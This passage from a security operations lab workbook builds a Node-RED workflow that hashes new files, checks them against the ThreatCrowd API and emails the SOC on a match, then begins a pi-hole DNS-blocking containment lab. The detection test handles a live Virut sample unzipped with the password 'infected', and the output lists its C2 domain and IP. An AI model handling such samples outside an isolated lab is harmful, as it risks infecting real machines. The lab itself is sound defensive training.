
By placing this node that will do a lookup to the URL above, we are telling the node to make a request to the free ThreatCrowd API and to place the payload (which is set to the md5 hash from before) as an argument to the HTTP request. This is done using the `{{payload}}` designator at the end of the URL. The API will return to us a set of information, including whether the file is a known virus or not, in another JSON object that we can then check for results in the next step.

#### 4. Set up the result sensing function

To evaluate whether the HTTP API call returned that the hash indicates a known virus or not, we must use another function to check the JSON results. Search for "function" in the node filter bar in the upper left of the screen and place a new function node on the workspace, then connect it to the output of the "http request" node as shown below:



Then double-click on the function to customize it's properties:



Fill in the items as given:

Name: Results check

Function:

```
var results = msg.payload.scans[1]
if (results) {
  return msg;
}
```

Then press "Done" to save the changes.


This function works by looking at the first item in the "scans" array returned from the HTTP call. If the hash is a known virus, this is where the result appears. If there is not a result, this field does not exist. We can use this property for the "if" condition, only continuing if there is data in the variable, indicating the hash is a known virus.

We now have a workflow that detects new files, calculates the hash, sends the hash to the ThreatCrowd API, and evaluates the returned response for a positive identification. The final step is to alert any time there is an outcome where results were detected.


## 5. Setup the email output

For the output of this workflow, we will set up emailing the SOC. To accomplish this, we first must set a few extra variables in node-RED to ensure the email goes out with a subject and a "from" address. To do this, we will use the "change" node, which can be used to arbitrarily set, change, or remove values from variables.

Search for "change" in the filter node search bar and drag the resulting node out onto the workspace. Connect the output of the "Results check" function node to the input of the change node as shown below:



Next, double-click on the change node to enter the properties:




Inside the "edit change node" sidebar, erase the default value of "payload" that's filled in and make it Set "msg.topic" instead. Then set the value to:

```
New Virus Identified!
```

This will become the subject of the email that is sent.

Next we have to make an additional rule to set the "from" address of the email. To do this we must create another rule, click on the small "add" box and fill in the values as shown below:






Once the details are set up as shown above, press "Done" to save the changes.

We are now ready to end the flow with the sending of an email message. To do that you'll have Node-RED send the information to the MailHog server we used previously using a "email" node.

In the node filter search bar, search for "email" and drag the email sending node out onto the workspace, then connect it to the output of the "change" node as shown below:



Double click the final node and set it up with the details shown in the photo below.

**Edit email node**

Delete Cancel Done

Properties

To: soc@sec450.com

Server: mailhog

Port: 1025

Use secure connection.

Userid:

Password:


Use TLS?  **Uncheck**

Name: Name


```
To: soc@sec450.com
Server: mailhog
Port: 1025
Use secure connection: UNCHECKED
Use TLS: UNCHECKED
```

Once the settings are in place, press "Done" to save them.

Finally, we must "Deploy" the configured workflow to activate it. In the upper right corner of Node-RED, press the "Deploy" button.



You should see a popup saying the flow was successfully deployed. (Do not worry if you see a note about unused configuration nodes).



Congratulations, you have now completed your first Node-RED automated workflow! Now it's time to test it!

## 6. Testing the automation flow

Open a terminal in your virtual machine by clicking the icon in the upper bar of the virtual machine.




In the terminal we will use files in the `/labs/5.2/test_files` folder, which holds a virus file (the "x" named virus we saw in the previous lab inside of **virus.zip**), and a benign text file (**not\_virus.txt**).

We will use these to test that the script both does nothing for safe files, and emails the SOC when a file is detected as bad.

Enter the commands shown below to test the output for the benign file **not\_virus.txt**:

```
cp /labs/5.2/test_files/not_virus.txt /labs/5.2/samples
```

To check the output, open a new tab in Firefox and click the "MailHog" bookmark in the bookmark toolbar. You should see an empty mailbox:




Next use the command below to unzip the virus.zip file and move the virus into the samples folder, causing our workflow to activate:

```
cd /labs/5.2/test_files
unzip /labs/5.2/test_files/virus.zip
```

Enter the password **infected** to unzip the virus file "x":


```
student@ubuntu:/labs/5.2/test_files$ cd /labs/5.2/test_files
student@ubuntu:/labs/5.2/test_files$ unzip /labs/5.2/test_files/virus.zip
Archive: /labs/5.2/test_files/virus.zip
[/labs/5.2/test_files/virus.zip] x password:
  inflating: x
student@ubuntu:/labs/5.2/test_files$
```



Next, move the virus into the ingest folder:

```
cp /labs/5.2/test_files/x /labs/5.2/samples
```

Now check the MailHog inbox, you should see a new email!




MailHog interface showing an email with subject "New Virus Identified!".

Terminal window showing the command: `cp /labs/5.2/test_files/x /labs/5.2/samples`

**It works!**

Click on the email to see the details and click the "Source" tab to line-wrap the text so it can be seen all at once:

From automation@sec450.com  
Subject **New Virus Identified!**  
To soc@sec450.com

Plain text Source 

Show headers ▾

Content-Transfer-Encoding: quoted-printable  
Content-Type: text/plain  
Date: Sat, 06 Apr 2019 14:36:13 +0000  
From: automation@sec450.com  
MIME-Version: 1.0  
Message-ID: <ac3c4e57-e21b-fcb8-0045-ac894b421539@sec450.com>  
Received: from [127.0.0.1] by mailhog.example (MailHog) id UOB3hkovhUHUciLJYnIfAPEeyqTuZtV9jPJJeNZQpfbw@mailhog.example; Sat, 06 Apr 2019 14:36:13 +0000  
Return-Path: <automation@sec450.com>  
Subject: New Virus Identified!  
To: soc@sec450.com

```
{ "response_code": "1", "md5": "ea7765cb38ce61f953bbcf07bc2ce046", "sha1": "231ad9bbe5d3a57a568afa788fb5d3632ebaeb5f", "scans": [ "W32.Vetor.=", "PE", "W32.Virut.G", "Virus.Win32.Virut.ce (v)", "Trojan ( 00386dc51 )", "Trojan= ( 00386dc51 )", "Virus.Win32.Virut.hpeg", "W32/Backdoor2.DWAD", "W32.Virut.= CF", "PE_VIRUX.F", "Win32:Vitro", "Trojan.IRCBot-3550", "Virus.Win32.Virut.ce", "Win32.Virut.AM[h]", "W32.Virut.ce!c", "PE:Virus.Virut!1.A08B [F]", "Virus.= Win32.Virut.Ce", "Win32.Virut.56", "PE_VIRUX.F", "BehavesLike.Win32.Virut.lm", "W32/Scribble-B", "W32/Backdoor.A0DV-6138", "Win32/Virut.bn", "Virus/Win32.= Virut.ce", "Virus:Win32/Virut.BN", "Win32/Virut.F", "Virus.Win32.Virut.ce (v)", "Virus.Virut.06", "W32/Sality.A0", "Win32.Virut.NBP", "Win32/Virut.NBP", "Worm=.Win32.Neeris", "W32/Virut.B", "Win32/Virut", "Virus.Win32.Virut.ce"], "ips": ["148.81.111.121"], "domains": ["irc.zief.pl"], "references": [], "permalink": "https://www.threatcrowd.org/malware.php?md5=3Dea7765cb38ce61f953bbcf07bc2ce046" }
```

There we have it, automatic detection of viruses with email alerting based on any new entries in a folder! The email the SOC receives contains multiple hash entries, the names the file virus has been labeled by various AV vendors, and a permalink to the page on ThreatCrowd, how convenient! To use this at scale, all you would need to do is implement an IDS (Suricata, Zeek, etc.) or other

appliance that automatically places files in your samples folder, you're now ready to go forward automated virus detection based on any files carved from the network!

## Lab Conclusion

In this lab, you have:

- Walked through the steps to set up a SOAR workflow
- Used
  - Automatic file monitoring
  - Hash calculation
  - HTTP API calls with variable data
  - Email alerting based on the results of an API call
- Implemented automatic virus detection and alerting!

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/5.2
rm /labs/5.2/samples/not_virus.txt /labs/5.2/samples/x /labs/5.2/test_files/x
docker-compose down
```

**Lab 5.2 is now complete!**



## Lab 5.3 - Incident Containment

### Objectives

- Perform some common containment actions to understand when and how they work
- Combine common containment actions with automation for quick response

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following command at the command line.

```
cd /labs/5.3
rm /labs/5.3/pihole/blacklist.txt
touch /labs/5.3/pihole/blacklist.txt
docker-compose up -d
```

### Exercise Walkthrough Video

|

## Lab Steps

### 1. Create the automation dashboard form

In this lab we'll create a Node-RED automation flow to take domain names from a dashboard and automatically place them into the pi-hole DNS server blacklist. This type of automation would allow SOC analysts to use a simple form on a web page to submit and implement a DNS black hole entry. When blocking a new malicious domain name needs to occur, automation tools like this can ensure it's a quick and painless experience.

To test our DNS server, first go to your terminal and perform a lookup using the pi-hole DNS server. Type the following command at the command line to ensure the DNS server is working and to retrieve an IP address for weather.com.

```
dig @127.0.0.1 -p 553 weather.com A
```

#### Note

